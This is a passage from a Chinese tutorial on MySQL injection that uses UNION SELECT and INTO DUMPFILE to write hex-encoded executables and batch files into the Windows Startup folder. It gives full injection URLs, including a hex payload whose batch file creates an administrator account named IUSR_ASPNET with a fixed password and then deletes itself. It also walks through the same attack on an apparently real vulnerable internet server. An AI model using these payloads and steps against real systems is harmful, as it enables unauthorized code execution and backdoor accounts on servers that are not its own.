文件，此时各个列中的 HEX 编码文件分段分别被还原到新文件中的对应顺序部分，之后被"无缝连接"在一起，形成一个与原文件编码方式及大小一模一样的新文件，被保存到你想要它去的地方，比如启动项。

5. GET 与 POST 方式提交数据的限制

注入点多以 GET 方式取得数据，而 GET 方式请求的 URL 长度受特定的浏览器及服务器两方面的限制（注意这个限制是整个 URL 长度，而不仅仅是你的参数值数据长度）：如果 URL 的长度超出客户端浏览器限制，提交时浏览器无响应。

如果 URL 的长度超出服务器限制，服务器不处理请求，返回错误提示“Url Too Long”。

GET 方式提交超长 URL 时，建议使用 NC 或数据提交工具。

经过实验得知，用 GET 方式传递 WEB 页面参数时服务器允许的最大值为 16000 字节左右（WIN2003+IIS 环境），也即是说，导出的可执行二进制文件在 7.9k 以内时，可以正常导出。如果是 POST 方式的注入点，提交数据的最大长度只受限于服务器设置，如 php.ini 的设置等。

.MySQ 默认字符集对导出路径中双字符编码的影响

mysql5 提供了几个设置字符集的系统变量，其中 character_set_client 的值是 MYSQL 用来获得客户端传递数据的字符集的。

MYSQL（默认安装）设置是 latin1 的瑞典语排序方式，当我们按照默认设置方式通过 PHP 存取 MySQL 数据库时，无论通过哪种方式的编码发送查询，MYSQL 都认为传输过来的数据是 latin1 编码。

网页提交的双字节字符编码数据（如中文，日文，韩文等），（在服务器没有进行特殊设置的情况下）被提交后被默认是 UTF8 编码（与提交时设定的编码无关），MYSQL 按自身默认的 latin1 编码来读取，双字符编码的文字必然会显示为乱码，这样在用 INTO OUTFILE 或 INTODUMPFILE 导出数据到文件时，导出路径中的双字符编码文字就会显示为乱码，导致 MYSQL 因为找不到显示成乱码的路径而导致导出文件失败。

如果被注入的 php 程序源码中包含类似

```
mysql_query("SET NAMES 'utf8'");
```

之类的设置使 MYSQL 服务器用来读取客户端传递数据的字符集为 utf8，那么注入中就可以导出文件到双字节字符命名的目录，否则 MYSQL 会因为找不到显示成乱码的路径而导致导出文件失败。



图 01

因此，如果 MYSQL 服务器使用的是 UTF 编码，或者 PHP 连接 MYSQL 数据库的语句中包含类似

mysql_query("SET NAMES 'utf8'");

之类的设置时，导出文件到双字节字符编码的文件路径成为可能，否则会导致导出失败。如果导出文件的保存路径中不包含双字节字符编码，则没有任何限制。

实例 1 导出 exe 文件到启动项（本机搭建的 WIN2003+IIS+PHP5+MYSQL5 环境 magic_quotes_gpc=off）

1、显示正常的页面

图 02

（作者：sai52 来源：TechTarget 中国）

实例讲解 MYSQL 注入中导出可执行文件至启动项原理（二）

图 03：构造注入字段并抓包

现在准备从注入点导出可执行二进制文件至启动项，这里以 regedt32.exe 为例。（下载页面：http://www.cn.filename.info/f/regedt32.exe.html）

先把 regedt32.exe 转为十六进制编码

得到 regedt32.exe 的 HEX 编码文件，保存为 regedt32.txt。

之后把 regedt32.txt 中的字符按注入点字段数分段，这里是 8 个字段，所以分为 8 段。这里我们把最长的一段放在第 2 段，在每段前面添加 0x，接着在最后添加 INTO DUMPFILE 'C:Documents%20and%20SettingsAll%20Users「开始」菜单程序启动 test.exe' 。（注意：保存路径中的空格要用%20 代替）

图 04

用改好的 regedt32.txt 中的内容替换之前抓包得到的数据中的字段显示部分，构成完整的待发送数据，然后用数据提交工具提交。（注意：数据后面的叹号不要忘了）

图 05

此时 test.exe 已经保存在启动目录里，与 regedt32.exe 完全一样，可以正常执行。

图 06

也可以采用跨库的方法，在能够提交数据的地方（如留言本）导入数据中最长一段，这里以本机的 discuz 论坛为例。

图 07：构造注入 URL

* id=1%20and%201=2%20union%20select%200x4D5A9000，unhex(message)，0x00，0x00，0x00，0x00，0x00，0x00%20from%20discuz.cdb_posts%20where%20tid=1%20into%20dumpfile%20'C:Documents%20and%20SettingsAll%20Users 「开始」菜单程序启动 test1.exe'

得到的结果和上面一样，好处在于主要数据不必使用 GET 方式提交，大小不受浏览器限制（受论坛设置限制）。

图 08

实例 2 导出 bat 文件到启动项（本机搭建的 WIN2003+IIS+PHP5+MYSQL5 环境 magic_quotes_gpc=off）

步骤和上面差不多，先把自删除的 bat 文件转 HEX()编码，之后构造注入 URL。这次把最长的一段放在 TEXT 数据类型的字段上。

因为数据比较少，就用浏览器直接提交了。

* id=1%20and%201=2%20union%20select%200x40，0x65，0x63，0x68，0x6F，
0x206F66660D0A6E6574207573657220495553525F4153504E45542031323334
3536202F6164640D0A6E6574206C6F63616C67726F75702061646D696E697374
7261746F727320495553525F4153504E4554202F6164640D0A64656C202F6620
，0x25，0x30%20into%20dumpfile%20’
C:Documents%20and%20SettingsAll%20Users 「开始」菜单程序启动 test.bat’

得到如图结果

图 09

实例 3（网络上存在 MYSQL 注入漏洞的服务器）

目标注入点 xxxxbin.php？id=249 ， 这是个下载型的注入点：xxxxbin.php？id=249 ， 提示下载文件



图 10

xxxxbin.php？id=249 and 1=1 ， 提示下载文件

图 11

xxxxbin.php？id=249 and 1=2 ，空白页面，不显错

图 12

xxxxbin.php？id=249 order by 10 ，空白页面，不显错

图 13

xxxxbin.php？id=249 order by 9 ，提示下载文件，说明是 9 个字段

（作者：sai52 来源：TechTarget 中国）

实例讲解 MYSQL 注入中导出可执行文件至启动项原理（三）

图 14

下载文件并打开，文件内容为 3，说明控制下载文件内容的字段是 3

图 15

从上述目标注入点的表现已经可以猜到--此程序采用的存储方式是把文件直接导入数据库，鉴于其提供下载的文件类型为二进制，可以猜到控制下载文件内容的字段 3 是 BLOB 或 LONGBLOB 数据类型。

之后就是看看权限和 MYSQL 版本号

xxxxbin.php？id=249 and 1=2 union select 1，2，version()，user()，5，6，7，8，9



图 16

图 17

没有过滤单引号

图 18

现在准备从注入点导出可执行二进制至启动项，这里仍以 regedt32.exe 为例。

把得到的 regedt32.exe 的 HEX 编码文件中的字符按注入点字段数分段，这里是 9 个字段，所以分为 9 段。从上面注入点的表现可知--控制下载文件内容的字段 3 是 BLOB 或 LONGBLOB 数据类型，所以我们把最长的一段放在第三段。

抓包：

图 19

构造 URL：

图 20

发送：

图 21

登陆上去，看到文件已经保存在 C 盘了：

图 22

（作者：sai52 来源：TechTarget 中国）